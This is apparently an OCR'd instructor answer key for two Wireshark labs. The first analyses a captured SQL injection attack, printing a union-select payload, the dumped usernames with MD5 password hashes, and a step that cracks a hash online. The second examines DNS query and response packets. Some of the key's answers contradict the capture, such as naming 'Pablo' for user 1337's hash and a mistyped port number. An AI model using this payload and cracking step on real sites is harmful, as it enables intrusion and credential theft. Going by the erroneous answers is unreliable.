
Part 6: The SQL Injection Attack Concludes.

The attack ends with the best prize of all; password hashes.

a. Within the Wireshark capture, right-click line 28 and select **Follow** > **HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. Click **Find** and type in **1=1**. Search for this entry. When the text is located, click **Cancel** in the Find text search box.

The attacker has entered a query (1’or 1=1 union select user, password from users#) into a UserID search box on the target 10.0.2.15 to pull usernames and password hashes!



Wireshark · Follow HTTP Stream (tcp.stream eq 6) · SQL_Lab.pcap

```
                         <pre>ID: 1' or 1=1 union select user, password from users#<br
/>First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1'
or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name:
Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password
from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: gordonb<br />Surname:
e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: pablo<br />Surname:
0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: smithy<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (7,186 bytes) — Show and save data as: ASCII

Find: 1=1

Which user has the password hash of 8d3533d75ae2c3966d7e0d4fcc69216b?

Answer: Pablo

c. Using a website such as https://crackstation.net/, copy the password hash into the password hash cracker and get cracking.

What is the plain-text password?

Answer: Charley

d. Close the Follow HTTP Stream window. Close any open windows.

Reflection Questions

1. What is the risk of having platforms use the SQL langauge?

   Answer: Websites are generally database driven and use the SQL language. The severity of a SQL injection attack is up to the attacker.

2. Browse the internet and perform a search on “prevent SQL injection attacks”. What are 2 methods or steps that can be taken to prevent SQL injection attacks?

   Answer: Filtering user input, implementing web application firewalls, disabling unnecessary database features/capabilities, monitoring SQL statements, using parameters with stored procedures, and using parameters with dynamic SQL

Lab - Exploring DNS Traffic

Objectives

Part 1: Capture DNS Traffic

Part 2: Explore DNS Query Traffic

Part 3: Explore DNS Response Traffic

Background / Scenario

Wireshark is an open source packet capture and analysis tool. Wireshark gives a detailed breakdown of the network protocol stack. Wireshark allows you to filter traffic for network troubleshooting, investigate security issues, and analyze network protocols. Because Wireshark allows you to view the packet details, it can be used as a reconnaissance tool for an attacker.

In this lab, you will install Wireshark and use Wireshark to filter for DNS packets and view the details of both DNS query and response packets.

Required Resources

- 1 PC with internet access and Wireshark installed

Instructions

Part 1: Capture DNS Traffic

Step 1: Download and install Wireshark.

a. Download the latest stable version of Wireshark from www.wireshark.org. Choose the software version you need based on your PC's architecture and operating system.

b. Follow the on-screen instructions to install Wireshark. If you are prompted to install USBPcap, **do NOT** install USBPcap for normal traffic capture. USBPcap is experimental, and it could cause USB problems on your PC.

Step 2: Capture DNS traffic.

a. Start Wireshark. Select an active interface with traffic for packet capture.

b. Clear the DNS cache.

1) In Windows, enter **ipconfig /flushdns** in Command Prompt.

2) For the majority of Linux distributions, one of the following utilities is used for DNS caching: Systemd - Resolved, DNSMasq, and NSCD. If your Linux distribution does not use one of the listed utilities, please perform an internet search for the DNS caching utility for your Linux distribution.

(i) Identify the utility used in your Linux distribution by checking the status:

Systemd-Resolved:	**systemctl status systemd-resolved.service**
DNSMasq:	**systemctl status dnsmasq.service**
NSCD:	**systemctl status nscd.service**

(ii) If you are using system-resolved, enter **systemd-resolve --flush-caches** to flush the cache for Systemd-Resolved before restarting the service. The following commands restart the associated service using elevated privileges:

Systemd-Resolved:	**sudo systemctl restart systemd-resolved.service**
DNSMasq:	**sudo systemctl restart dnsmasq.service**
NSCD:	**sudo systemctl restart nscd.service**

3) For the macOS, enter **sudo killall -HUP mDNSResponder** to clear the DNS cache in the Terminal. Perform an internet search for the commands to clear the DNS cache for an older OS.

c. At a command prompt or terminal, type **nslookup** enter the interactive mode.


d. Enter the domain name of a website. The domain name www.cisco.com is used in this example.

e. Type **exit** when finished. Close the command prompt.

f. Click **Stop capturing packets** to stop the Wireshark capture.

Part 2: Explore DNS Query Traffic

a. Observe the traffic captured in the Wireshark Packet List pane. Enter **udp.port == 53** in the filter box and click the arrow (or press enter) to display only DNS packets. **Note**: The provided screenshots are just examples. Your output maybe slightly different.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

```
udp.port ==53
```

No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1…
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN…
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com…


```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
> Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
> Domain Name System (query)
```

Frame (frame), 73 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

b. Select the DNS packet contains **Standard query** and **A www.cisco.com** in the Info column.

c. In the Packet Details pane, notice this packet has Ethernet II, Internet Protocol Version 4, User Datagram Protocol and Domain Name System (query).

d. Expand **Ethernet II** to view the details. Observe the source and destination fields.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
udp.port ==53

No.  Time       Source        Destination   Protocol Length Info
  16 8.597003   192.168.1.16  192.168.1.1   DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953   192.168.1.1   192.168.1.16  DNS       161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381  192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0002 A www.cisco.com
  34 15.963198  192.168.1.1   192.168.1.16  DNS       254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100  192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273  192.168.1.1   192.168.1.16  DNS       294 Standard query response 0x0003 AAAA www.cisco.com…

> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
v Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
  v Destination: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
      Address: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  v Source: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
      Address: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
> Domain Name System (query)

Frame (frame), 73 bytes || Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) || Profile: Default
```

What are the source and destination MAC addresses? Which network interfaces are these MAC addresses associated with?

Answer: The source MAC address is associated with the NIC on the PC and the destination MAC address is associated with the default gateway. If there is a local DNS server, the destination MAC address would be the MAC address of the local DNS server.

e. Expand **Internet Protocol Version 4**. Observe the source and destination IPv4 addresses.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53

```
No.  Time       Source        Destination   Protocol Length Info
  16 8.597003   192.168.1.16  192.168.1.1   DNS         84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953   192.168.1.1   192.168.1.16  DNS        161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381  192.168.1.16  192.168.1.1   DNS         73 Standard query 0x0002 A www.cisco.com
  34 15.963198  192.168.1.1   192.168.1.16  DNS        254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100  192.168.1.16  192.168.1.1   DNS         73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273  192.168.1.1   192.168.1.16  DNS        294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
v Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
   > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
     Total Length: 59
     Identification: 0x24fb (9467)
   > Flags: 0x00
     Fragment offset: 0
     Time to live: 128
     Protocol: UDP (17)
     Header checksum: 0x0000 [validation disabled]
     [Header checksum status: Unverified]
     Source: 192.168.1.16
     Destination: 192.168.1.1
     [Source GeoIP: Unknown]
     [Destination GeoIP: Unknown]
```


Internet Protocol Version 4 (ip), 20 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Question:

What are the source and destination IP addresses? Which network interfaces are these IP addresses associated with?

Answer: The source IP address is associated with the NIC on the PC and the destination IP address is associated with the default gateway.

f. Expand the **User Datagram Protocol**. Observe the source and destination ports.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53

```
No.   Time       Source        Destination   Protocol Length Info
   16 8.597003   192.168.1.16  192.168.1.1   DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953   192.168.1.1   192.168.1.16  DNS       161 Standard query response 0x0001 No such name PTR 1…
   33 15.952381  192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0002 A www.cisco.com
   34 15.963198  192.168.1.1   192.168.1.16  DNS       254 Standard query response 0x0002 A www.cisco.com CN…
   35 15.966100  192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273  192.168.1.1   192.168.1.16  DNS       294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
> Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
v User Datagram Protocol, Src Port: 57729, Dst Port: 53
     Source Port: 57729
     Destination Port: 53
     Length: 39
     Checksum: 0x839a [unverified]
     [Checksum Status: Unverified]
     [Stream index: 2]
> Domain Name System (query)
```

User Datagram Protocol (udp), 8 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Question:

What are the source and destination ports? What is the default DNS port number?

Answer: The source port number is 577729 and the destination port is 53, which is the default DNS port number.

g. Determine the IP and MAC address of the PC.

1) In a Windows command prompt, enter **arp –a** and **ipconfig /all** to record the MAC and IP addresses of the PC.

2) For Linux and macOS PC, enter **ifconfig** or **ip address** in a terminal.


Question:

Compare the MAC and IP addresses in the Wireshark results to the IP and MAC addresses. What is your observation?

Answer: The IP and MAC addresses captured in the Wireshark results are the same as the addresses listed in ipconfig /all command.

h. Expand **Domain Name System (query)** in the Packet Details pane. Then expand the **Flags** and **Queries**.

i. Observe the results. The flag is set to do the query recursively to query for the IP address to www.cisco.com.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
udp.port ==53
```


No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1…
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN…
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com…

```
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
v Domain Name System (query)
    [Response In: 34]
    Transaction ID: 0x0002
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.cisco.com: type A, class IN
        Name: www.cisco.com
        [Name Length: 13]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

Domain Name System (dns), 31 bytes || Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) || Profile: Default

Part 3: Explore DNS Response Traffic

a. Select the corresponding response DNS packet has **Standard query response** and **A www.cisco.com** in the Info column.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
udp.port ==53

No.  Time        Source        Destination   Protocol Length Info
  16 8.597003    192.168.1.16  192.168.1.1   DNS          84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953    192.168.1.1   192.168.1.16  DNS         161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381   192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0002 A www.cisco.com
  34 15.963198   192.168.1.1   192.168.1.16  DNS         254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100   192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273   192.168.1.1   192.168.1.16  DNS         294 Standard query response 0x0003 AAAA www.cisco.com…

> Frame 34: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface 0
> Ethernet II, Src: Netgear_ea:b1:7a (80:37:73:ea:b1:7a), Dst: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.16
> User Datagram Protocol, Src Port: 53, Dst Port: 57729
> Domain Name System (response)

Frame (frame), 254 bytes || Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) || Profile: Default
```

Question:

What are the source and destination MAC and IP addresses and port numbers? How do they compare to the addresses in the DNS query packets?

Answer: The source IP, MAC address, and port number in the query packet are now destination addresses. The destination IP, MAC address, and port number in the query packet are now source addresses.


b. Expand **Domain Name System (response)**. Then expand the **Flags**, **Queries**, and **Answers**.

c. Observe the results.

Question:

Can the DNS server do recursive queries?

***Answer**: Yes, the DNS can handle recursive queries.*


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
udp.port ==53
```

```
No.  Time        Source        Destination   Protocol Length Info
  16 8.597003    192.168.1.16  192.168.1.1   DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953    192.168.1.1   192.168.1.16  DNS       161 Standard query response 0x0001 No such name PTR 1.…
  33 15.952381   192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0002 A www.cisco.com
  34 15.963198   192.168.1.1   192.168.1.16  DNS       254 Standard query response 0x0002 A www.cisco.com CNA…
